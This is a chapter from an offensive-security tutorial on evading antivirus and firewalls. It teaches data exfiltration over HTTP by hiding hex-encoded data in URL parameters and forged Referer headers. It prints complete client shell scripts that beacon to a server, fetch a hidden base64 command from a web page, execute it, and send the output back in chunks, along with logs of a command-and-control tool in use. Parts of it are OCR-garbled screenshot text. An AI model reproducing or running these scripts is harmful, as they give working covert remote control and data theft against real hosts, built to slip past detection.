

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

Simple way for Data Exfiltration via HTTP Traffic (PART1)

In this chapter I want to talk about Exfiltration via HTTP traffic . the idea for this Technique is “Payloads Injection to HTTP Header via (Referer and Cookie also ID values via urls) by Fake Headers. But we have a lot things in HTTP header to use them as payload , for more information about HTTP Header you can read this link :

HTTP Header fields: https://en.wikipedia.org/wiki/List_of_HTTP_header_fields

Note : when I said “Fake Header”, it means you will have Header with legal fields in HTTP Packet but you can use these fields as payload for DATA Exfiltration.

So in this chapter I will talk about (3 Techniques) which used in my shell code “**NativePayload_HTTP.sh**” also C# code.

These Technique are:

- 1.DATA Exfiltration/Sending via “ID Variable” and Values by url
- 2.DATA Exfiltration/Sending via “Referer” HTTP Header Field
- 3.DATA Exfiltration/Sending via “Cookie” HTTP Header Field

Note: My code has Client-Side (C#/Shell code) and Server-Side (Shell code only).

Note: in this chapter I want to talk about Exfiltration (send data from Client to Server) so my goal is payload send from client to server by web /GET Request and web Response for each /GET Request was not important to me in my codes.

Note : rethink about Web application codes also Web Response is next step in these techniques but this was not my focus in this chapter-12 and my codes.

also I want to talk about this methods by simple codes and simple steps without (Complicated or difficult) Codes or methods . so I will show you , you can do these methods by simple codes and my focus is on HTTP Traffic in this chapter-12 and in my codes my focus was not about “html or aspx” codes or web programming so if you are web developer after read this chapter you can do this better than me (client/server side) for bypassing Firewalls/WAF or Some AVS , but about Firewall Detection against these methods you should test these codes one by one with my tool “**NativePayload_HTTP**” or your own codes , finally I hope these codes and ideas will be useful for you to test your Firewalls and network security tools.

1.DATA Exfiltration/sending via IDs Variable and Values by URL, What is this technique (step by step) ?

In this Method you can use ID or UID values in “url” as Payload to send Data/payloads from client to server.

so let me explain this Method and Technique step by step but we talked about this method in previous chapter-11 too: for example we have this Payload=“**this is my BMP payload**” and “**this is my second BMP payload**” for Exfiltration via “uids” values and web requests (/GET).

so in Client side we will have something like these Commands to send payloads to server:

Client side :

```
root@kali:~# echo "this is my bmp payload" | xxd -p
74686973206973206d7920626d70207061796c6f61640a
root@kali:~# echo "this is my bmp payload" | xxd -p | rev
a04616f6c69716070207d6260297d60237960237968647
root@kali:~#
root@kali:~# curl http://127.0.0.1/Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
<p>Error code 404.</p>
<p>Message: File not found.</p>
<p>Error code explanation: 404 = Nothing matches the given URI.</p>
</body>
root@kali:~#
root@kali:~# echo "this is my second bmp payload" | xxd -p
74686973206973206d79207365636f6e6420626d70207061796c6f61640a
root@kali:~# echo "this is my second bmp payload" | xxd -p | rev
a04616f6c69716070207d6260246e6f63656370297d60237960237968647
root@kali:~#
root@kali:~# curl http://127.0.0.1/Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647
<head>
<title>Error response</title>
</head>
<body>
<h1>Error response</h1>
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

```
<p>Error code 404.  
<p>Message: File not found.  
<p>Error code explanation: 404 = Nothing matches the given URI.  
</body>  
root@kali:~#
```

Note: I got Error because I did not have “Mainpage.aspx” file in server side so to avoid “Error Code 404” just we need to create this file in server side by this command :

```
echo "Ops codes here ;)" > Mainpage.aspx
```

Note: Some “http error” will be a “flag” to network traffic detection by firewalls!

in Server-side we should have something like these Commands to download DATA by Web server log file.

Server side :

```
root@kali2:~# nohup python -m SimpleHTTPServer 80 > SimpleHTTPServer.txt 2>&1 &  
[1] 1744  
root@kali2:~#  
root@kali2:~# cat SimpleHTTPServer.txt  
nohup: ignoring input  
127.0.0.1 - - [24/Dec/2018 15:30:35] code 404, message File not found  
127.0.0.1 - - [24/Dec/2018 15:30:35] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647 HTTP/1.1" 404 -  
127.0.0.1 - - [24/Dec/2018 15:31:32] code 404, message File not found  
127.0.0.1 - - [24/Dec/2018 15:31:32] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647 HTTP/1.1" 404 -  
root@kali2:~# cat SimpleHTTPServer.txt | grep "ids="  
root@kali2:~#  
127.0.0.1 - - [24/Dec/2018 15:30:35] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260297d60237960237968647 HTTP/1.1" 404 -  
127.0.0.1 - - [24/Dec/2018 15:31:32] "GET /Mainpage.aspx?ids=a04616f6c69716070207d6260246e6f63656370297d60237960237968647 HTTP/1.1" 404 -  
root@kali2:~#  
root@kali2:~# cat SimpleHTTPServer.txt | grep "ids=" | awk '{print $7}' | cut -d'-' -f2  
a04616f6c69716070207d6260297d60237960237968647  
a04616f6c69716070207d6260246e6f63656370297d60237960237968647  
root@kali2:~#  
root@kali2:~# cat SimpleHTTPServer.txt | grep "ids=" | awk '{print $7}' | cut -d'-' -f2 | rev | xxd -r -p  
this is my bmp payload  
this is my second bmp payload  
root@kali2:~#
```

as you can see we can have these DATA from client to server via Web-Server log file very simple.

Now I want to talk about “script.sh” code to test this method by “NativePayload_HTTP.sh” step by step :



```
#!/bin/sh  
OS=`uname`  
OSv1=`printf "%s" "$OS" | base64 | xxd -p | rev`  
Hostid= `hostname -I | base64 | xxd -p | rev`  
HOSid= `echo $Hostid$OSv1`  
sleep 1  
# sending signal as client to detect by server  
curl "http://192.168.56.1/default.aspx?Session=$HOSid"  
sleep 1  
  
read -p "press enter to continue..." input  
# dumping information about cmd from server  
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &  
sleep 2.5  
# detecting cmd  
mycmd= `strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d`  
sleep 1  
#executing cmd  
output=`$mycmd`  
  
sleep 1  
LocalhostIPv4=`hostname -I`  
output=`echo "[${LocalhostIPv4}] => \"$output`  
# data/cmd-output sending via chunked (uids=bytes).values start  
for bytes in `echo $output | xxd -p -c 12 | rev` ;  
do  
sleep 1.5  
nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt 2>&1 &  
done  
# data/cmd-output sending via chunked (uids=bytes).values done  
sleep 1.5  
# sending signal to server for "cmd-output Exfiltration finish"  
nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt 2>&1 &
```

Picture 1: Script.sh

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

Step1 (Script.sh Client-side): Client Detection by Server

With this simple code this client will detect by server : **curl "http://192.168.56.1/default.aspx?Session=\$HOSid"**
"192.168.56.1" is server IPv4 address and "**HOSid**" is Client information

The screenshot shows two terminal windows. The left window is titled 'Terminal' and shows the command 'ifconfig | grep 56.1' being run on a Kali Linux system. The output includes 'inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255'. Below this, the command 'NativePayload_HTTP.sh -exfilwebserver 80' is run, followed by a series of log entries from the script. One entry shows the detection of a client at '192.168.56.101'. The right window is titled 'root@kali: ~' and shows the server's response to the client's request. It displays a basic HTML page with a welcome message, the last activity time ('[23-02-2019.01-08-59]'), and a command input field. The message 'press enter to continue...' is visible at the bottom.

```
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ifconfig | grep 56.1
inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh -exfilwebserver 80
OSV=printf '$S' "$OS" | base64 | xxd -p | rev
NativePayload_HTTP.sh v1.4 , Published by Damon Mohammadbagher 2018-2019
Injecting/Downloading/Uploading DATA via Web/HTTP Traffic
help syntax: ./NativePayload_HTTP.sh help
sleep 1
[>]:Service.apache2:StoppedClient to detect by server
[>]:Service.apache2.[/etc/apache2/23-02-2019.01-09-00.backup.apache2.conf]:Created
[>]:Service.apache2.[/etc/apache2/apache2.conf]:Modified
[>]:Service.apache2:Restarted
[>]:Server.Exfiltration.Mode:Started
[>]:Server.Defaultpage [/var/www/html/default.aspx]:Created
[>]:Server.Commandpage [/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log [/var/log/apache2/access.log]:Started dumpcmds.log 2>&1 &
[>]:Enter:Commands.Input#
[!]:Client.IPv4.[192.168.56.101]:Detected
detecting cmd
[>]:Enter:Commands.Input# dumpcmds.log | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1
[>]:Enter:Commands.Input#@cli
[>]:Clients.list:Showing cmd
[>]:Enter:Commands.Input# output="mycmd"
23-02-2019.01-09-13 IPv4:192.168.56.101 [Linux]
[>]:Enter:Commands.Input# done
[>]:Enter:Commands.Input# @ 192.168.56.101
[>]:Target Host: 192.168.56.101 LocalhostIPv4 => $output
[>]:Enter:Commands.Input@[192.168.56.101]# value "?uids="
[>]:Enter:Commands.Input@[192.168.56.101]# echo this is simple test ;
[>]:[23-02-2019.01-10-11]:Exfiltration listening Mode Started by apache2 Service!
[!]:[23-02-2019.01-10-16]:Webserver log File has changed!
[!]:[23-02-2019.01-10-16]:Checking Http Queries
[>]:# sending chunked data via uids value
nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt 2>&1 &
done
sleep 1.5
# sending signal to server for "end of Payload"
nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt 2>&1 &

root@kali:~# ifconfig | grep 56.1
inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
root@kali:~# ./script.sh
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>
      Welcome to Web Site!
    </title>
  </head>
  <body>
    base64 d
    <div>
      <p>NativePayload_HTTP.sh v1.4 Default Page ;0</p>
      <p>
        last Activity time:
        <span id="myTimeLabel"> [23-02-2019.01-08-59] </span>
      </p>
    </div>
  </body>
</html>
press enter to continue...■
```

Picture 2: Client Detected by server .

Server-Side: I used this tool with this syntax: **./NativePayload_HTTP.sh -exfilwebserver**

As you can see in "Picture 2" client with IPv4.[192.168.56.101] Detected by server with this message:

[!]:Client.IPv4.[192.168.56.101]:Detected

Server-Side: now with this command "@cli" or "@client" in this tool you can see list of Clients.

In the next step I used command "@ w.x.y.z" or "@interact w.x.y.z" to interact to client with IPv4 "192.168.56.101" and Note: w.x.y.z. is Client IPv4 Address.

finally I used this command in server-side "echo this is simple test ;)". this command will execute in client side after little bit changes in Web-server pages so let me talk about details:

in this time we have some steps like these:

step 1-1: client send signal to server

step 1-2: client detected by server (add to client list)

step 2-1: server-side (use "@interact IPv4" or "@ IPv4" command) for interact to client and enter command for client-side

step 2-2: server-side , command injected to "getcmd.aspx" page file ("cmd=echo this is simple test ;") by "base64" format.

step 3-1: client will send /GET request to read/download "getcmd.aspx" page after (press enter to continue...)

step 2-2 : in this time I do not want to talk about server-side codes but you should know this command "echo this is simple test ;)" will inject to "getcmd.aspx" page file by something like this format:

html code 1: getcmd.aspx file

```
<span id="myTimeLabel_PivotServerCMD" style="color:red; visibility:hidden" ></span>
<span id="myTimeLabel_PivotClient" style="color:red; visibility:hidden" ></span>
<span id="myTimeLabel_TargetHost" style="color:red; visibility:hidden" >192.168.56.101</span>
<span id="myTimeLabel_Time" style="color:red; visibility:hidden" >[[22-02-2019.22-42-44]]</span>
<span id="myTimeLabel_FakeheaderStatus" style="color:red; visibility:hidden" >xheader-off</span>
<span id="myTimeLabel_CMD" style="color:red; visibility:hidden" >ZWNobyB0aGlzIglzIHNPbXBsZSB0ZXN0IDspCg==</span>
<span id="myTimeLabel_Base64Status" style="color:red; visibility:hidden" >,0</span>
<span id="myTimeLabel_Delay" style="color:red; visibility:hidden" >192.168.56.101|0</span>
<span id="myTimeLabel_FakeHeaderMode" style="color:red; visibility:hidden" >,0</span>
```

step 3-1 : in this step Client will get "getcmd.aspx" from server by this code:

nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

as you can see in "script.sh" code we have "read -p" before "step 3-1".

Script.sh code1:

```
read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &
sleep 2.5
# detecting cmd
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d`
```

I used this code because before download "getcmd.aspx" we should do something in server-side like "Picture 2" as you can see in "Picture 2" first step in client-side was (running ./Script.sh) then we have this Message "press enter to continue..." in this time in server-side we have this message (Detected Client : IPv4.[192.168.56.101]) and with this command "@ 192.168.56.101" or "@interact 192.168.56.101" you can interact to this client and finally you should press enter in server-side to inject these information like "html code1" to "getcmd.aspx" page.

Step2 (Script.sh Client-side): Detecting Commands

Note : now in this time in client-side you should (press enter to continue....)

as you can see I used this code "nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &" for download "getcmd.aspx" page so our output is this "dumpcmds.log" file and after (delay: 2.5 sec) by next code you can read this log file:

```
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d`
```

With this line of code you can have command which downloaded from server. Now this command will execute in client-side by code "line number 2". (you can see this code in [Script.sh code2]).

```
#!/bin/sh
OS=`uname`
OSv1=`printf "%s" "$OS" | base64 | xxd -p | rev` 
Hostid=`hostname -I | base64 | xxd -p | rev` 
HOSid=`echo $Hostid$OSv1` 
sleep 1
# sending signal as client to detect by server
curl "http://192.168.56.1/default.aspx?Session=$HOSid"
sleep 1

read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &
sleep 2.5
# detecting cmd
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d` 
sleep 1
    #executing cmd
    output=`$mycmd` 

    sleep 1
    LocalhostIPv4=`hostname -I` 
    output=`echo "[${LocalhostIPv4}] => $output` 
    # data/cmd-output sending via chunked (uids=bytes).values start
    for bytes in `echo $output | xxd -p -c 12 | rev`; 
    do
        sleep 1.5
        nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt 2>&1 &
        # data/cmd-output sending via chunked (uids=bytes).values done
    sleep 1.5
    # sending signal to server for "cmd-output Exfiltration finish"
    nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt 2>&1 &
```

root@kali:~# ifconfig | grep 56.1
inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
root@kali:#
root@kali:~# strings "dumpcmds.log" | grep -e "<span" -e "<p"
<p>NativePayload HTTP.sh v1.4 Command Page ;D</p>
<p>
 [23-02-2019.01-10-11]
<p>
 192.168.56.101 [[23-02-2019.01-10-11]]

192.168.56.101
[[23-02-2019.01-10-11]]
xheader-off
ZMnoby80aGzIOzIHnpbXBsZSB
_0
192.168.56.101_0
_0

root@kali:#
root@kali:~# strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d
echo this is simple test ;
root@kali:~#

Picture 3: Detecting CMD (client-side)

Note: you need this delay before read "dumpcmds.log" and recommended value is between 2 up to 4 sec.

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

Script.sh code2:

```
0      sleep 1
1      # executing cmd
2      output=$mycmd` 
3
4      sleep 1
5      LocalhostIPv4=`hostname -i`
6      output="[$LocalhostIPv4] => "$output`
7      # data/cmd-output sending via chunked (uids=bytes).values start
8      for bytes in `echo $output | xxd -p -c 12 | rev`;
9      do
10     sleep 1.5
11     nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt 2>&1 &
12     done
13     # data/cmd-output sending via chunked (uids=bytes).values done
14     # sending signal to server for "cmd-output Exfiltration finish"
15     nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt 2>&1 &
```

Step3 (Script.sh Client-side): Executing Command Client-side

now by code in "line 2" you can execute CMD in client-side (locally).

Finally with codes from "line 5 up to 12" your command output + Client IPv4 address will send to server by chunked (12 bytes) via "uids" variable. it means your command output converted to bytes also sent /GET Request via "uids" values to server.

And with code in "line 15" client sent signal to server as "finish flag". In this time command output will show in server-side like "Picture 4".

The screenshot shows two terminal windows. The left window is on a Kali Linux client (root@kali) and shows the execution of a payload script. The right window is on a Windows server (root@oops) and shows the detection of the payload via an Apache log entry.

Kali Linux Terminal (Left):

```
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ifconfig | grep 56.1
    inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
root@oops:~/Desktop/NativePayload_HTTP/After Pivot# ./NativePayload_HTTP.sh -exfilwebserver 80
SVN= printf "%S" $0 | base64 | xxd -o | rev
NativePayload_HTTP.sh v1.4, Published by Damon Mohammadbagher 2018-2019
Injecting/Downloading/Uploading DATA via Web/HTTP Traffic
help syntax: ./NativePayload_HTTP.sh help
tcpdump: listening on eth0
[...]
[>]:Service.apache2:Stopped client to detect by server
[>]:Service.apache2:[/etc/apache2/23-02-2019.01-09-00.backup.apache2.conf]:Created
[>]:Service.apache2:[/etc/apache2/apache2.conf]:Modified
[>]:Service.apache2:Restarted
[>]:Server.Exfiltration.Mode:Started
[>]:Server.DefaultPage.[/var/www/html/default.aspx]:Created
[>]:Server.Commandpage.[/var/www/html/getcmd.aspx]:Created
[>]:Server.Monitoring.log[/var/log/apache2/access.log]:Started dumpcmds.log" 2>&1 &
[>]:Enter::Commands.input:#
[!]:Client:IPv4,[192.168.56.101]:Detected
        detecting cmd
        output="$mycmd`"
23-02-2019.01-09-13 IPv4:192.168.56.101 [Linux]

[>]:Enter::Commands.input:#
[>]:Enter::Commands.input:#@ 192.168.56.101
[@]:Target Host: 192.168.56.101 LocalhostIPv4] => "$output"
[>]:Enter::Commands.input,[192.168.56.101]# value "uids="
[>]:Enter::Commands.input,[192.168.56.101]#echo this is simple test ;
[!]:[23-02-2019.01-10-11]:Exfiltration listening Mode Started by apache2 Service!
[!]:[23-02-2019.01-10-16]:Webserver log File has changed!
[!]:[23-02-2019.01-10-16]:Checking Http Queries
[!]:[23-02-2019.01-10-36]:Webserver log File has changed!
[!]:[23-02-2019.01-10-36]:Checking Http Queries
[!]:[23-02-2019.01-10-46]:Dumping this DATA/Text via http Queries
[!]:CMD:DumpedbyHttp:Payload.strings.typeof:ShellCommands
[!]:CMD:DumpedbyHttp:Payload.output:ShowId of Payload
nohup curl "http://192.168.56.1/default.aspx?logoff=null" > out.txt 2>&1 &
23-02-2019.01-10-46 ---N----> Cmd:[echo this is simple test ;])::[192.168.56.101 ] => this is simple test ;

[>]:Enter::Commands.input.[192.168.56.101]:#
```

Windows Server Terminal (Right):

```
root@kali:~# ifconfig | grep 56.1
    inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
root@kali:~# ./script.sh
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <title>
      Welcome to Web Site!
    </title>
  </head>
  <body>
    <p>NativePayload_HTTP.sh v1.4 Default Page ;D</p>
    <p>
      last Activity time:
      <span id="myTimeLabel"> [23-02-2019.01-08-59] </span>
    </p>
  </body>
</html>
press enter to continue...
root@kali:~#
```

Picture 4: Command executed in client-side and output detected by server-side.

Why this method is important ?

Short answer is : because this way is very simple for send Data from client to server by "legal or illegal Web Applications" via HTTP/HTTPS Traffic.

What is Firewalls Reaction ?

This is very "Important Question" you should think about that and test this method in your Network by this simple code or your own codes with deeply focus on web applications codes also HTTP Traffic.

For example: with my code in this method you will send DATA via URL and "uids" values from client to server but in this code my server always will Response to client by static "Aspx" page and maybe it is "bad behavior" and flag for detection by Firewalls , so what will happen if your server response was by "Dynamic Response" via "Aspx" or "php" pages?

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

2.DATA Exfiltration/Sending via “Referer” HTTP Header Field , What is this technique (step by step)?

In this method you can use “**referer**” HTTP header field as payload for send data/payload to server.


What is “**referer**”?

The HTTP “**referer**” is an optional HTTP header field that identifies the address of the webpage that linked to the resource being requested.

this method step by step :

in this method your Data/Payload will inject to “Referer” field in HTTP Header via simple code .

My code “**script2.sh**” almost is same with previous method code “**script.sh**” but in this case we need HTTP Header and “curl” command with little bit changes, so let me talk about Code:



```
#!/bin/sh
OS=`uname`
OSv1=`printf "%s" "$OS" | base64 | xxd -p | rev` 
Hostid= `hostname -I | base64 | xxd -p | rev` 
HOSid= echo $Hostid$OSv1` 
sleep 1
# sending signal as client to detect by server
curl "http://192.168.56.1/default.aspx?Session=$HOSid"
sleep 1
read -p "press enter to continue..." input
# dumping information about cmd from server
nohup curl "http://192.168.56.1/getcmd.aspx" > "dumpcmds.log" 2>&1 &
sleep 2.5
# detecting cmd
mycmd=`strings "dumpcmds.log" | grep "myTimeLabel_CMD" | cut -d'>' -f2 | cut -d'<' -f1 | base64 -d` 
sleep 1
#executing cmd
output=`$mycmd` 
_Random2= `head /dev/urandom | tr -dc 0-9a-f | head -c8` 
sleep 1
LocalhostIPv4=`hostname -I` 
output=`echo "[${LocalhostIPv4}] => ${output}` 
# data/cmd-output sending via chunked (uids=bytes).values start
for bytes in `echo $output | xxd -p -c 12 | rev`;
do
sleep 1.5
# nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt 2>&1 &
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.google.com/search?ei=bsZAXPSqD&uids=$bytes&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
done
# data/cmd-output sending via chunked (uids=bytes).values done
sleep 1.5
# sending signal to server for "cmd-output Exfiltration finish"
nohup curl "http://192.168.56.1/default.aspx?lnoff=null" > out.txt 2>&1 &
```

Picture 5: Script2.sh

as you can see this “**script2.sh**” is as same as with “**script.sh**” but just we have some new things in “curl” command. It means all steps for “**script2.sh**” are same with “**script.sh**” .

Script.sh:

```
nohup curl "http://192.168.56.1/default.aspx?uids=$bytes" > out.txt 2>&1 &
```

Script2.sh:

```
nohup curl -v \
-H "Host: 192.168.56.1" -H 'Connection: keep-alive' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US;q=0.8,en;q=0.6' -H 'Upgrade-Insecure-Requests: 1' -H "Accept-Encoding: gzip, deflate" \
-e "https://www.google.com/search?ei=bsZAXPSqD&uids=$bytes&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q" \
-A 'Mozilla/5.0 (X11; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0' \
"http://192.168.56.1/default.aspx" > "out.txt" 2>&1 &
```

as you can see in “**script2.sh**” we don’t have “uids=” variable in “url” and this variable injected to “referer” field by switch “-e”

```
-e "https://www.google.com/search?ei=bsZAXPSqD&uids=$bytes&q=$_Random2&oq=a0d3d37b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6_Q" \
```

this is big different between previous code “**script.sh**” with this new code “**script2.sh**”. So in this case our payload injected to “**referer**” by this address “<https://www.google.com/search?...>” but if you think this is not good “**referer**” address, you can use something like these addresses instead “google.com”

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 12: Simple way for Data Exfiltration via HTTP (Part1)

- e "https://www.yourdomain.com/search/[payload]/result"
- e "https://www.yourdomain.com/search/5776a6e4874396d45354a775/"
- e "https://www.yourdomain.com/report/5776a6e4874396d45354a775/"
- e "https://www.yourdomain.com/something/5776a6e4874396d45354a775/"
- e "https://www.yourdomain.com/5776a6e4874396d45354a775/search"

The screenshot shows two terminal windows. The left window is on a Kali Linux server (root@kali) and displays the command `./script2.sh` being run. The right window is on a client machine (root@oops) and shows the output of the `NativePayload_HTTP.sh` script, which includes a generated HTML page with a timestamp and a placeholder for user input.

```
root@kali:~# ./script2.sh
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/DTD/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
 <head>
   <title>
     Welcome to Web Site!
   </title>
 </head>
 <body>
   <div>
     <p>NativePayload_HTTP.sh v1.4 Default Page ;0</p>
   </div>
   <p>
     last Activity time:
     <span id="myTimeLabel"> [23-02-2019.15-58-15] </span>
   </p>
 </body>
</html>[application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
press enter to continue...[1] Encoding: gzip, deflate" \
nom2&q=a0d3d377b&gs_l=psy-ab.3.....0....1..gws-wiz.IW6
/58.0' \
```

Picture 6: Script2.sh

as you can see in "Picture 6" in server-side I used this tool "**NativePayload_HTTP.sh -exfilwebserver 80**" and I used "script2.sh" in client-side , now we have this message "press enter to continue..." in client-side , in this time in server-side we have some new steps :

step0: script2.sh executed

step1: Client detected by server with IPv4 192.168.56.102

step2: with command "@ 192.168.56.102" you can have interaction with client.

step3: in this time by this command "@fhn" or "@fheaderon" you will have Fake-Header with "setting:on".(this step is new)

